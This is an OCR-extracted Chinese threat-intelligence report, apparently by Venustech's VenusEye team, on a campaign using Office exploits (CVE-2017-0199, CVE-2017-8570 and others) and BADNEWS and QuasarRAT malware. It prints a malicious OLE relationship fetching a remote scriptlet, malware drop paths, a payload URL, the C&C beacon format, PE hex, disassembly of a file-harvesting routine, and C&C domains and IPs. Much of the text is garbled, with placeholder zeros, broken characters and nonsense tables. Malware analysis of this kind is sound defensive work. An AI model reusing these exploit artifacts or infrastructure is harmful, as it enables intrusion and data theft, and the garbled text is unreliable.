

“ ”

启明星辰公司——金睛安全研究团队（VenusEye）




目 录




3. 鼠标左键 OLE 对象 开始链1.pptx ppt 文件



4. B pptx 文件 CVE-2017-0199 漏洞 ppt 文件



5. sct 7 Powershell 命令 putty.exe 运行 Strategic_Chain.pdf 文件



6. Lf01f= Entanglement 2 ppsx
 00X? CVE-2017-0199 %00X00\000?
 0.20

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target='script:http://www.rannd.org/slide.sct' TargetMode="External"/>
```

7. > | k0B ppsx 00N? FE?
 Powershell 0000? decoy 2 ppt 2 ? Powerpoint 0C? 00?
 ppt 0 00W ?

2018 3 8

 $\boxed{R}?$ $\boxed{Y}+X$

CVE-2017-8570 %NFR?

W/h#k-?

?

The screenshot shows the output of the 'dir' command in a Windows command prompt. The output is a table with columns for file size, date, time, and name. The file '00000820' is highlighted with a red box and labeled 'Composite Moniker'. The file '00000821' is highlighted with a red box and labeled 'File Moniker'.

File Size	Date	Time	Name
00000800	01 00	00 02	09 00
00000810	00 00	00 00	00 00
00000820	00 00	00 00	00 00
00000830	00 00	00 00	00 00
00000840	00 00	00 00	00 00
00000850	00 00	00 00	00 00
00000860	00 00	00 00	00 00
00000870	00 00	00 00	00 00
00000880	00 00	00 00	00 00
00000890	00 00	00 00	00 00
00000900	00 00	00 00	00 00
00000910	00 00	00 00	00 00
00000920	00 00	00 00	00 00
00000930	00 00	00 00	00 00
00000940	00 00	00 00	00 00
00000950	00 00	00 00	00 00
00000960	00 00	00 00	00 00
00000970	00 00	00 00	00 00
00000980	00 00	00 00	00 00
00000990	00 00	00 00	00 00
00001000	00 00	00 00	00 00
00001010	00 00	00 00	00 00
00001020	00 00	00 00	00 00
00001030	00 00	00 00	00 00
00001040	00 00	00 00	00 00
00001050	00 00	00 00	00 00
00001060	00 00	00 00	00 00
00001070	00 00	00 00	00 00
00001080	00 00	00 00	00 00
00001090	00 00	00 00	00 00
00001100	00 00	00 00	00 00
00001110	00 00	00 00	00 00
00001120	00 00	00 00	00 00
00001130	00 00	00 00	00 00
00001140	00 00	00 00	00 00
00001150	00 00	00 00	00 00
00001160	00 00	00 00	00 00
00001170	00 00	00 00	00 00
00001180	00 00	00 00	00 00
00001190	00 00	00 00	00 00
00001200	00 00	00 00	00 00
00001210	00 00	00 00	00 00
00001220	00 00	00 00	00 00
00001230	00 00	00 00	00 00
00001240	00 00	00 00	00 00
00001250	00 00	00 00	00 00
00001260	00 00	00 00	00 00
00001270	00 00	00 00	00 00
00001280	00 00	00 00	00 00
00001290	00 00	00 00	00 00
00001300	00 00	00 00	00 00
00001310	00 00	00 00	00 00
00001320	00 00	00 00	00 00
00001330	00 00	00 00	00 00
00001340	00 00	00 00	00 00
00001350	00 00	00 00	00 00
00001360	00 00	00 00	00 00
00001370	00 00	00 00	00 00
00001380	00 00	00 00	00 00
00001390	00 00	00 00	00 00
00001400	00 00	00 00	00 00
00001410	00 00	00 00	00 00
00001420	00 00	00 00	00 00
00001430	00 00	00 00	00 00
00001440	00 00	00 00	00 00
00001450	00 00	00 00	00 00
00001460	00 00	00 00	00 00
00001470	00 00	00 00	00 00
00001480	00 00	00 00	00 00
00001490	00 00	00 00	00 00
00001500	00 00	00 00	00 00
00001510	00 00	00	

%N4G-0000

000

grat 00

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00h:	AD	AE	10	00	02	00	71	72	61	74	2E	65	78	65	00	43	-@....grat.exe.C
10h:	3A	5C	66	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	:\fakepath\grat.
20h:	65	78	65	00	00	00	03	00	15	00	00	00	43	3A	5C	66	exe.....C:\f
30h:	61	6B	65	70	61	74	68	5C	71	72	61	74	2E	65	78	65	akepath\grat.exe
40h:	00	00	AE	10	00	4D	5A	90	00	03	00	00	00	04	00	00	..@..MZ.....
50h:	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	00	.ÿÿ.....@..
60h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
70h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
80h:	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	.e.....°...í!..
90h:	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	6D	20	Lí!This program
A0h:	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	cannot be run in
B0h:	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	00	00	DOS mode....\$. .
C0h:	00	00	00	00	00	50	45	00	00	4C	01	04	00	F0	09	74	PE..L...\$.t
D0h:	5A	00	00	00	00	00	00	00	00	E0	00	0E	01	0B	01	06	Z.....à.....
E0h:	00	00	98	10	00	00	12	00	00	00	00	00	00	8E	B7	10	..~.....Ž..
F0h:	00	00	20	00	00	00	C0	10	00	00	00	40	00	00	20	00	À.....@..

CVE-2015-2545 CVE-2017-0261 %N0000000000000000

&/0000000000000000

7-00y0

-0000000000

BADNEWS 3+0

XP0 0

GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office,
New Zarghoon Road Quetta,
Telephone: 081-9211854, Fax-081-9211828

NADRA/NRC/Policy- 7005-15 11 Dec 2014

REMINDER-III

To: All Zonal Assistant Directors,
All DAUs (NRCs/MRVs)

CC: Technical Section
Card Destruction Cell

Subject: **Disposal of Cards/ Security Papers/ Scanned Forms- Yearly Report**

QuasarRAT BADNEWS

1/2 0



A 病毒


B 病毒

QuasarRAT




1. 病毒

Qihoo 360 1y





6. 0> 6fL0 503yY E C&C 图



C P P BADNEWS P P

1. 图

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
 %PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
 %PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe

VMwareCplLauncher.exe 08#128

vmtools.dll 图

- E200 d11X04E- BADNEWS 020 MSBuild.exe0
2. VMwareCplLauncher.exe F00- vmtools.dll0 vmtools.dll 0
- 0000 BaiduUpdateTask1 0A000A00000
- 0Q MSBuild.exe0
3. MSBuild.exe 0-
- hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml

0 [00]]00 Base64 1V00 400 1Q base64 0100

0VM000 C&C 00

4. k0 C&C 00F.10 0 0000
- uuid=[UUID] #un=[0]#cn=[A00]#on=[0+500] #lan=[IP 0
- p]#nop=#ver=1.00X AES 0000
- DD1876848203D9E10ABCEEC07282FF370 +base64 5F.1010
- //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php
5. X

```

text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B69108 push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130: ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
text:00B69141 loc_B69141: ; CODE XREF: findsensefile+46↑j
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153
text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35↑j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi

```

7. 06 00j d&. TPX498.dat

8. f dat 00X AES 00? +base64 5F.101?

? v ? ? F 1 ? ? . ? 5 F . 1 ?

\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfGepXAOE.php

'''

!

M

brokings.org
crazywomen-dating.com
ifenngnews.com
209.58.185.37
mail.ifenngnews.com
chinapolicyanalysis.org

C&C 中国
94.242.249.203
209.58.183.33

VenusEye H100Ea Lö p 6A 1
 60 100 100
 10 60 H10J 100 k+ 1 5
 10 60 60 60 10 10 10 10
 H10 100 100
 Hedwig Locky 100 100
 10 10 10 10 10 10 10 10
 kg 10 10 10 10 10 10 10
 10 2016 100 100 10 100

